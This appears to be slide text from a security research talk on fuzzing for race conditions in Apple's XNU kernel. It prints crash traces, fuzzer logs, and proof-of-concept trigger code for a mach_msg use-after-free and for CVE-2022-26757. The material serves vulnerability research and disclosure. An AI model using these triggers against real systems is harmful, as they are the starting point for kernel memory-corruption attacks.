freed by thread T0 here:
    #2 0x1d8ebca in ipc_object_free osfmk/ipc/ipc_object.c:149:2
    #3 0x1d8ea37 in ipc_object_release osfmk/ipc/ipc_object.c:216:3
    #4 0x1d6cd55 in ipc_kmsg_send osfmk/ipc/ipc_kmsg.c:2195:3
    #5 0x1dd10b4 in mach_msg_overwrite_trap osfmk/ipc/mach_msg.c:374:8

previously allocated by thread T0 here:
    #4 0x1d8fd43 in ipc_object_alloc osfmk/ipc/ipc_object.c:489:11
    #5 0x1d96eb3 in ipc_port_alloc osfmk/ipc/ipc_port.c:810:7
    #6 0x1e374eb in mach_reply_port osfmk/kern/ipc_tt.c:1343:7
```

Investigating an IPC bug

```
// thread 0
mach_reply_port {}
mach_reply_port {}
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND
      local: MACH_MSG_TYPE_MAKE_SEND
    }
    msgh_remote_port { port: PORT_1 }
    msgh_local_port { port: PORT_2 }
  }
  options: MACH_SEND_MSG | MACH_RCV_MSG
  rcv_size: 67133440
  rcv_name { port: PORT_1 }
}
mach_msg {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_COPY_SEND
      local: MACH_MSG_TYPE_MOVE_SEND
    }
    msgh_remote_port { port: PORT_2 }
    msgh_local_port { port: PORT_2 }
  }
  options: MACH_SEND_MSG
}
```

```
// thread 1
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND_ONCE
      local: MACH_MSG_TYPE_MAKE_SEND_ONCE
    }
    msgh_remote_port { port: PORT_2 }
    msgh_local_port { port: PORT_1 }
  }
  body {
    port {
      name: PORT_2
      disposition: MACH_MSG_TYPE_MOVE_RECEIVE
    }
  }
  options: MACH_SEND_MSG
}
scheduler_data_provider: "hPort\211\211\211\211\211\211\377\377,"
```

Investigating an IPC bug

T0

mach_reply_port -> PORT_1

mach_reply_port -> PORT_2

mach_msg_overwrite


mach_msg

T1

mach_msg_overwrite

```
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND
      local: MACH_MSG_TYPE_MAKE_SEND
    }
    msgh_remote_port: PORT_1
    msgh_local_port: PORT_2
  }
  options: MACH_SEND_MSG | MACH_RCV_MSG
  rcv_size: 67133440
  rcv_name: PORT_1
}
```

Investigating an IPC bug




```
mach_msg {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_COPY_SEND
      local: MACH_MSG_TYPE_MOVE_SEND
    }
    msgh_remote_port: PORT_2
    msgh_local_port: PORT_2
  }
  options: MACH_SEND_MSG
}
```

Investigating an IPC bug

T0
- mach_reply_port -> PORT_1
- mach_reply_port -> PORT_2
- mach_msg_overwrite
- mach_msg

T1
- mach_msg_overwrite

```
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND_ONCE
      local: MACH_MSG_TYPE_MAKE_SEND_ONCE
    }
    msgh_remote_port: PORT_2
    msgh_local_port: PORT_1
  }
  body {
    port {
      name: PORT_2
      disposition: MACH_MSG_TYPE_MOVE_RECEIVE
    }
  }
  options: MACH_SEND_MSG
}
```

```
$ ./mach_port_fuzzer ./crash-ef7424b365b49639de00b90a2783b1aa20aae017
[1]: mach_msg_overwrite()
[1]: ipc_right_copyin: MOVE_RECEIVE clearing receiver for port
0x60f000003d30
[0]: ipc_entry_lookup: 1 -> 0x61500000ad18
// ...
[0]: mach_msg()
[0]: ipc_right_copyin_two: copying in two rights for name 2
[0]: ipc_right_copyin: name 2
[1]: ipc_kmsg_clean: destroying voucher port
[1]: ipc_kmsg_clean: cleaning body
[1]: ipc_object_destroy: called for object 0x60f000003d30
[0]: ipc_right_copyin_two: copied in first right
[0]: ipc_right_copyin_two: copying in second right
[1]: ipc_object_release: object 0x60f000003d30 references 3 -> 2
[1]: ipc_kmsg_clean: kmsg 0x611000011e80
[1]: ipc_kmsg_clean: destroying remote port
[1]: ipc_object_release: object 0x60f000003d30 references 2 -> 1
[1]: mach_msg_overwrite() -> 0x0
[0]: ipc_kmsg_send: releasing inactive remote port 0x60f000003d30
[0]: ipc_object_release: object 0x60f000003d30 references 1 -> 0
[0]: ipc_object_free: object 0x60f000003d30
[0]: ipc_kmsg_clean: kmsg 0x611000012100
[0]: ipc_kmsg_clean: destroying local port
[0]: ipc_object_destroy: called for object 0x60f000003d30
[0]: ipc_port_release_send: port 0x60f000003d30
=================================================================
==1643077==ERROR: AddressSanitizer: heap-use-after-free on address 0x60f000003d30
```

mach_msg()

Copy in two rights, one reference

Drop two references

Free rights

Let’s Analyze a Testcase

- XNU: Flow Divert Race Condition Use After Free (2022)
- **XNU: kernel use-after-free in mach_msg** (2021)
- Linux: unix GC memory corruption by resurrecting a file reference through RCU (2021)
- Chrome: Data race in HRTFDatabaseLoader::WaitForLoaderThreadCompletion (2021)
- Android NFC: Type confusion due to race condition during tag type change (2021)
- Android Linux: fix binder UAF when releasing todo list (2020)
- Samsung: UAF via missing locking in SEND_FILE_WITH_HEADER handler (2019)
- iOS/macOS: Race in XNU's mk_timer_create_trap() can lead to type confusion (2019)

From Ian's report

```
/*
 *    Copy the right we got back.  If it is dead now,
 *    that's OK.  Neither right will be usable to send
 *    a message anyway.
 */
(void)ipc_port_copy_send(ip_object_to_port(*objectp));
```

The crux of the issue is that they ignore the return value there and simply assume that they successfully acquired another send right to *objectp. But if you're very very particular about the message you send **you can make ipc_port_copy_send fail** to take that extra reference. But to see how to do that we need to first look at exactly what this code is even trying to do and then figure out how to set stuff up to try to hit the failure case.

Bug trigger message

```
// dest and reply must name the same port:
msg->hdr.msgh_remote_port = target_port;
msg->hdr.msgh_local_port = target_port;

// they must both use COPY_SEND disposition:
msg->hdr.msgh_bits = MACH_MSGH_BITS_SET(
    MACH_MSG_TYPE_COPY_SEND, // remote
    MACH_MSG_TYPE_COPY_SEND, // local
    0,                       // voucher
    MACH_MSGH_BITS_COMPLEX); // other

// claim we have a single descriptor, but we're really too small
// this will cause ipc_kmsg_copy_body to clean the kmsg
msg->body.msgh_descriptor_count = 1;
msg->invalid_desc = 0;
```

Receive right destruction message (race with first)

```
msg->hdr.msgh_bits = MACH_MSGH_BITS_SET(MACH_MSG_TYPE_MAKE_SEND, 0, 0,
    MACH_MSGH_BITS_COMPLEX);
msg->body.msgh_descriptor_count = 2;

// the first descriptor is valid:
msg->port_desc.type = MACH_MSG_PORT_DESCRIPTOR;
msg->port_desc.name = send_to_limbo;
msg->port_desc.disposition = MACH_MSG_TYPE_MOVE_RECEIVE;

// an invalid descriptor to cause the destruction of the receive right
// but without the space being locked (as by this point the receive
// right isn't in our space)
msg->invalid_desc.type = MACH_MSG_PORT_DESCRIPTOR;
msg->invalid_desc.name = 0xffff;
msg->invalid_desc.disposition = MACH_MSG_TYPE_MOVE_RECEIVE;
```

It’s the same bug!

- Auditing and fuzzing have both found an obscure issue.

CVE-2022-26757

```
commands {
  socket {
    domain: AF_INET6
    so_type: SOCK_STREAM
    protocol: IPPROTO_TCP
  }
}
commands {
  set_sock_opt {
    level: SOL_SOCKET
    name: SO_FLOW_DIVERT_TOKEN
    val: "\n\000\000\000\004\000\000\000\000\032\000\000\000\004\377\377\000\374"
  }
}
scheduler_data_provider:
"\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\3
77\377\377\377\377..."
```

socket()

setsockopt()

```
commands2 {
  disconnectx {
    associd: ASSOCID_CASE_0
    cid: 0
    fd: FD_0
  }
}
```

disconnectx()

CVE-2022-26757

```
void do_one_attempt() {
  int sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
  std::thread thread([sock]() { disconnectx(sock, 0, 0); });
  struct flow_divert_packet packet {
    .control_unit = {
      .type = FLOW_DIVERT_TLV_CTL_UNIT,
      .length = htonl(0),
    },
    .aggregate_unit = {
      .type = FLOW_DIVERT_TLV_AGGREGATE_UNIT,
      .length = htonl(4),
      .data = 0x41414141,
    }
  };
  setsockopt(sock, SOL_SOCKET, SO_FLOW_DIVERT_TOKEN, &packet, sizeof(packet));
  thread.join();
  close(sock);
}
```

CVE-2022-26757

```
panic(cpu 4 caller 0xfffffe002173b4f0): [flow_divert_pcb]: element modified after free (off:88,
val:0xffffffff00000000, sz:216, ptr:0xfffffe1ffe7b01b0)
Debugger message: panic
Memory ID: 0x6
OS release type: User
OS version: 21E230
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 20:35:58 PST 2022;
root:xnu-8020.101.4~2/RELEASE_ARM64_T6000
iBoot version: iBoot-7459.101.2
secure boot?: YES
```

CVE-2022-26757

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Existing research and solutions

- Research topic: Deterministic record and replay (single-process case)
- Prior art
  - rr-project: the reverse and replay debugger
    - Non-determinism is captured to a file then used to replay the testcase
  - Microsoft CHESS
    - Replace scheduler and control ordering: very close to my approach
    - Systematically enumerate a subset of interleavings
- Our contribution
  - Let fuzzer search through countably infinite number of interleavings
  - Use annotations (like prior work) to limit the preemption locations but leave this configurable

Future Work

- Thread-Aware Feedback for Fuzzing Engines
- Performance Improvements
- First draft available at https://github.com/googleprojectzero/SockFuzzer

Takeaways

- Coverage-guided fuzzing continues to amaze me in its versatility.
- Defenders must work on concurrency to stay competitive.
- We need better concurrency tooling even for non-security use cases.